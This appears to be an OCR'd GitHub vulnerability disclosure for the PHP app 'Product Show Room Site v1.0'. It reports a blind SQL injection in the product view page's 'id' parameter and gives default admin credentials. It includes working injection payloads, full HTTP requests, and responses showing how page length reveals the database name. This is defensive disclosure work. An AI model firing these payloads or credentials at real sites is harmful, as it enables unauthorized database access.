guydream Create SQLi-1.md History

1 contributor

36 lines (24 sloc) | 1.46 KB

Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html

Vulnerability File: /psrs/?p=products/view_product&id=

Vulnerability location: /psrs/?p=products/view_product&id=, id

Current database name: psrs_db ,length is 7

[+] Payload: GET /psrs/?p=products/view_product&id=1%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /psrs/?p=products/view_product&id=1%27%20and%20length(database())%20=7--+ HTTP/1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

When length (database ()) = 6, Content-Length: 20014


```
GET
/psrs/?p=products/view_product&id=1
%27%20and%20length(database())%20=6
--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr
1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 02 Jun 2022 06:14:35 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 20014

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Product Show Room Site</title>
    <link rel="icon" href="http://192.168.1.19/psrs/uploads/logo.png?v=1654045487" ,
    <!-- Google Font: Source Sans Pro -->
    <!-- <link rel="stylesheet"
```




When length (database ()) = 7, Content-Length: 21494



```
GET
/psrs/?p=products/view_product&id=1
%27%20and%20length(database())%20=7
--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr
1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 02 Jun 2022 06:13:35 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 21494

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Product Show Room Site</title>
    <link rel="icon" href="http://192.168.1.19/psrs/uploads/logo.png?v=165
    <!-- Google Font: Source Sans Pro -->
    <!-- <link rel="stylesheet"
href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i
```


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/psrs/?p=products/view_product&id=1' and length(database()) =7--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
PSRS - PHP
Home
Products
About
Contact Us
PC Set #101